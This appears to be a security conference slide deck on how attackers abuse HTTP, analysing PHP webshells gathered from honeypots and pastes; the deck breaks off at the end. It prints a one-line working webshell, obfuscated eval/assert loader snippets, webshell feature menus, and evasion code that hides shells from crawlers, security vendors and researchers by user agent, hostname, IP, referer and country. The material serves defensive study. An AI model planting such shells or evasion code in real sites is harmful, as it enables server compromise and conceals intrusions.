

# HTTP

# For the Good

# or

# the Bad





*“Did you turn it off and on again?”*

```
<profile>
  <name>Xavier Mertens</name>
  <aka>Xme</aka>
  <jobs>
    <day>Freelancer</day>
    <night>Blogger, ISC Handler, Hacker</night>
  </jobs>
  <![CDATA[
    www.truesec.be
    blog.rootshell.be
    isc.sans.edu
    www.brucon.org
  ]]>
</profile>
```

# Why HTTP?

**“HTTP is the new TCP”**

# Why HTTP?

- HTTP remains one of the major infection vector
- Used to deliver malicious code to the victim
- Used as C2 communication channel
- RAT

# And HTTPS?

- HTTPS usage is (slowly) increasing...
- HTTPS is more complex than obfuscation techniques
- Really... Who cares to drop a malicious file?


# And HTTPS?

but today...





# Spot the Difference?



(Source: scotthelme.co.uk)

# The Idea


Get a better understanding of how HTTP is used by bad guys.

*"If the enemy leaves a door open, you must rush in."*  
(Sun Tzu)

# Sources

- Pastebin
- Spamtrap
- Honeypots
- Internet Storm Center
- Hunting





- Playing active-defence
- You scan me, I scan you!



# Webshell?

“A web shell is a script that can be uploaded to a web server to enable remote administration of the machine. Infected web servers can be either Internet-facing or internal to the network, where the web shell is used to pivot further to internal hosts.”

(Source: US-CERT)

# Webshell?

```
<?=`$_GET[c]?>
```

# Features?

- File manipulation
- System command execution
- DB administration
- Scanning
- Pwning
- Mass mailing





172.16.74.200/shell/k6SS82wg.php?dir=%2Fvar%2F

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Apache/2.4.12 (Ubuntu)  
Linux ubuntu 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 15:35:06 UTC 2015 x86\_64  
Server IP: [ 172.16.74.200 ] Your IP: [ 172.16.74.1 ]


[ / var / ]

New File | New Folder | Replicate | Upload | BindShell | PHP Eval

Execute

Filename	Filesize	Permission	Last Modified	Action
[ . ]	DIR	r / -	12-Apr-2016 21:26	Properties   Remove
[ .. ]	DIR	r / -	21-Mar-2016 22:01	Properties   Remove
[ backups ]	DIR	r / -	04-Oct-2016 06:30	Properties   Remove
[ cache ]	DIR	r / -	12-Apr-2016 21:26	Properties   Remove
[ crash ]	DIR	r / w	04-Oct-2016 06:25	Properties   Remove
[ lib ]	DIR	r / -	18-Apr-2017 23:31	Properties   Remove
[ local ]	DIR	r / -	19-Oct-2015 11:14	Properties   Remove
[ lock ]	DIR	r / w	05-Oct-2016 09:57	Properties   Remove
[ log ]	DIR	r / -	18-Apr-2017 23:27	Properties   Remove
[ mail ]	DIR	r / -	21-Oct-2015 19:28	Properties   Remove
[ opt ]	DIR	r / -	21-Oct-2015 19:28	Properties   Remove
[ run ]	DIR	r / -	21-Apr-2017 18:27	Properties   Remove
[ spool ]	DIR	r / -	21-Mar-2016 22:02	Properties   Remove
[ tmp ]	DIR	r / w	05-Oct-2016 09:57	Properties   Remove
[ www ]	DIR	r / -	12-Apr-2016 21:26	Properties   Remove





G6 Shell v1.1 - Private ...:Made By

172.16.74.200/shell/Dx0TMnsS.php?c3J2aW5mbw=

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# G6 Shell v1.1 - Private

Server Name: 172.16.74.200

Server IP: 172.16.74.200 [\[WHOIS\]](#) - [\[TRACEROUTE\]](#)

Shell Location: /var/www/html/shell/Dx0TMnsS.php

Server Software: Apache/2.4.12 (Ubuntu) [\[Exploit DB\]](#)

Server Port: 80

HTTP Connection: keep-alive

Operating System: Linux ubuntu 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 15:35:06 UTC 2015 x86\_64

Magic Quotes: [\[DISABLED\]](#)

PHP Version: 5.6.11-1ubuntu3.4

Safe Mode: [\[ON\]](#)

Curl: [\[OFF\]](#)

Accept Encoding: gzip, deflate

Admin: webmaster@localhost

Disabled Functions: none

/etc/passwd: [Unreadable](#)

NoName Shell

172.16.74.200/shell/aWFgynQ1.php

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# NoName Shell

System: Linux ubuntu 4.2.0-16-generic #19-Ubuntu SMP Thu Oct 8 15:35:06 UTC 2015 x86\_64  
 MySQL: ON | Perl: ON | Python: ON | WGET: ON | CURL: OFF  
 Storage Space: 3.25 / 8.73 GB ( Free: 5.48 GB )  
 User: www-data (33) Group: www-data (33)  
 Disable Functions:  
 pcntl\_alarm,pcntl\_fork,pcntl\_waitpid,pcntl\_wait,pcntl\_wifexited,pcntl\_wifstopped,pcntl\_wifsignaled,pcntl\_wexitstatus,pcntl\_wtermsig,pcntl\_wst

Safe Mode: OFF

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[LOGOUT](#)

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Upload

Command

Mass Tools

Config

Config V.2

SynConfig

Jumping

CPanel Crack

Symlink

Symlink V.2

Zone-H

Defacer.id

Bypass vHost

Auto Edit User

Auto Deface WordPress

WordPress Auto Deface V.2

Auto Edit Title WordPress

Encode/Decode

SMTP Grabber

VB Index Changer

Multi Config

DB Dump

Inject Code

Bypass Etc/Passw

Csrf Exploiter

Wp Auto Hijack

Cpanel/Ftp Auto Deface

CGI Telnet

Adminer

Fake Root

DDoS

HashID

ReverseIP

Admin Finder

WHMCS Decoder

K-RDP Shell

Hash Generate

Port Scanner

Domains Viewer

Bark Connect

Bark Connect V.2

Disable Functions

Mgindexer

BruteForce Twitter

Contact Me

About Me

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Current DIR: /var/www/html/shell/[ drwxr-xr-x ]

Name	Type	Size	Last Modified	Owner/Group	Permission	Action
.	dir	-	May 20 2017 4:05:55	root/root	drwxr-xr-x	newfile   newfolder
..	dir	-	April 21 2017 6:26:43	root/root	drwxr-xr-x	newfile   newfolder
Dx0TMns5.php	file	30.583KB	May 19 2017 3:37:08	xavier/xavier	-rw-r--r--	edit   rename   delete   download
Oy7JA79A.php	file	49.127KB	May 20 2017 4:00:19	xavier/xavier	-rw-r--r--	edit   rename   delete   download
aWFgynQ1.php	file	101.605KB	May 20 2017 4:05:38	xavier/xavier	-rw-r--r--	edit   rename   delete   download
test.php	file	0.300KB	May 19 2017 11:01:09	root/root	-rw-r--r--	edit   rename   delete   download

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# But Not So Different :)

```
$ diff 53yjE0iu PEJHm4b1
3c3
< //+++++[ 99 shell v.1 ]+++++ ||
---
> //+++++[./s3cre3t shell v.1]+++++ ||
19c19
< $auth_pass = "ac627ab1ccbdb62ec96e702f07f6425b"; // default: 99
---
> $auth_pass = "ef87dfd8b20e394438d4b5f0d993ad17"; // default: IndoXploit
40c40
<     background: black;
---
>     background: http://imagizer.imageshack.us/a/img922/8585/Xnbk3i.jpg;
78c78
< <body bgcolor="black">
---
> <body background="http://imagizer.imageshack.us/a/img922/8585/Xnbk3i.jpg">
178c178
<     background: black;
---
>     background: http://imagizer.imageshack.us/a/img922/8585/Xnbk3i.jpg;
203c203
<     color: red;
---
>     color: black;
254c254
< <body bgcolor="black">
---
> <body background="http://imagizer.imageshack.us/a/img922/8585/Xnbk3i.jpg">
```

# Protections?



# User-Agent

```
if(!empty($_SERVER['HTTP_USER_AGENT']))
{
    $userAgents = array("Googlebot", "Slurp", "MSNBot", "PycURL", \
        "facebookexternalhit", "ia_archiver", \
        "crawler", "Yandex", "Rambler", "Yahoo! Slurp", \
        "YahooSeeker", "bingbot");
    if(preg_match('/'.implode('|', $userAgents).'/i', \
        $_SERVER['HTTP_USER_AGENT']))
    {
        header('HTTP/1.0 404 Not Found');
        exit;
    }
}
```

# Obfuscate all the Things

```
$code=base64_decode(str_rot13(gzdeflate($text)));
```



# Obfuscate all the Things

```
eval("\x65\x76\x61\x6C\x28\x67\x7A\x69\x6E  
  \x66\x6C\x61\x74\x65\x28\x62\x61\x73  
  \x65\x36\x34\x5F\x64\x65\x63\x6F\x64  
  \x65\x28
```

...

# Obfuscate all the Things

```
$aKsE9eV="F11YmASDI8xWmx/BAt2mILa1YfbbvtmDtVyBJdgRJMdMzSi";
$ZKrhrYP="\x62\x61\x73";
$Eh3puTRs="\163\164";
$jzEJyR="\147\172\x69";
$haydRZjS="\141";
$ZKrhrYP.=" \x65\66\64";
$haydRZjS.=" \x73";
$aKsE9eV.="nXvyMd1E6S7gncboMXway0/z7MWLeJnsyS2zbuPEK00cJhA";
$Eh3puTRs.=" \x72\x5f\162";
$jzEJyR.=" \156\146";
$aKsE9eV.="bnJZBLAbLJ5fMTpX62gvoHTQ3o5Vjvws1vSYtA0GOSfMckL";
$jzEJyR.=" \154\x61";
$ZKrhrYP.=" \137\x64\145\x63";
$haydRZjS.=" \163\145";
$Eh3puTRs.=" \157\164";
$ZKrhrYP.=" \157\x64\145";
$aKsE9eV.="UTbWKOkIsALGH1eu1FDF1J1dy19XbZ0bXL0kqH1eDR=";
$haydRZjS.=" \162\164";
$Eh3puTRs.=" \x31\63";
$jzEJyR.=" \x74\x65";
@$haydRZjS($jzEJyR($ZKrhrYP($Eh3puTRs($aKsE9eV))));
```

```
@assert(gzinflate(base64_decode(str_rot13($aKsE9eV))));
```

# Random GET params

<http://www.acme.org/shell.php?foo=bar>

```
if(empty($_GET['foo']) || $_GET['foo'] != "bar")
{
    echo '<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>404 Not Found</title>
...

```

# .htaccess

```
ErrorDocument 403 /403.php
Order deny, allow
Deny from all
Allow from .wanadoo.fr
Allow from .sfr.net
Allow from .proxad.net
Allow from .numericable.fr
Allow from .club-internet.fr
Allow from .bbox.fr
Allow from .completel.fr
Allow from .bouyguesbox.fr
Allow from .nordnet.fr
```

# FQDN

```
$hostname = gethostbyaddr($_SERVER['REMOTE_ADDR']);
$blocked_words = array("above","google","softlayer", "amazonaws",\
                        "cyveillance","phishtank","dreamhost", "netpilot", \
                        "calyxinstitute","tor-exit", "paypal");
foreach($blocked_words as $word)
{
    if (substr_count($hostname, $word) > 0)
    {
        header("HTTP/1.0 404 Not Found");
    }
}
```

# BlackListed IP's

```
$bannedIP = array( [redacted] );
if(in_array($_SERVER['REMOTE_ADDR'],$bannedIP))
{
    header('HTTP/1.0 404 Not Found');
    exit();
}
else
{
    foreach($bannedIP as $ip)
    {
        if(preg_match('/' . $ip . '/',$_SERVER['REMOTE_ADDR']))
        {
            header('HTTP/1.0 404 Not Found');
        }
    }
}
```

# Referer

```
$ref = $_SERVER['HTTP_REFERER'];  
if (strpos($ref, 'exploit-kit.com') == FALSE) {  
    // Byebye!  
    ...  
}
```

# Custom HTTP Header

```
$ref = $_SERVER['X-MALICIOUS-HEADER'];  
if (strpos($ref, 'MyKillString') == FALSE) {  
    // Byebye!  
    ...  
}
```



# Fake Arguments

`http://195.190.23.11/physics/w9247109n.php?t4811n=3`

- If no arg is provided, a GIF header is returned

# GeoIP

```
function ip_locate($ip)
{
    $result = file_get_contents("https://freegeoip.net/json/$ip");
    $data = json_decode($result, true);
    $flag = $data['country_code'];
    return $flag;
}

...

if (ip_locate($_SERVER['REMOTE_ADDR']) == 'RU')
{
    // Welcome home, do nothing ;-)
}
```

This is cool in a  
perfect world...

But...

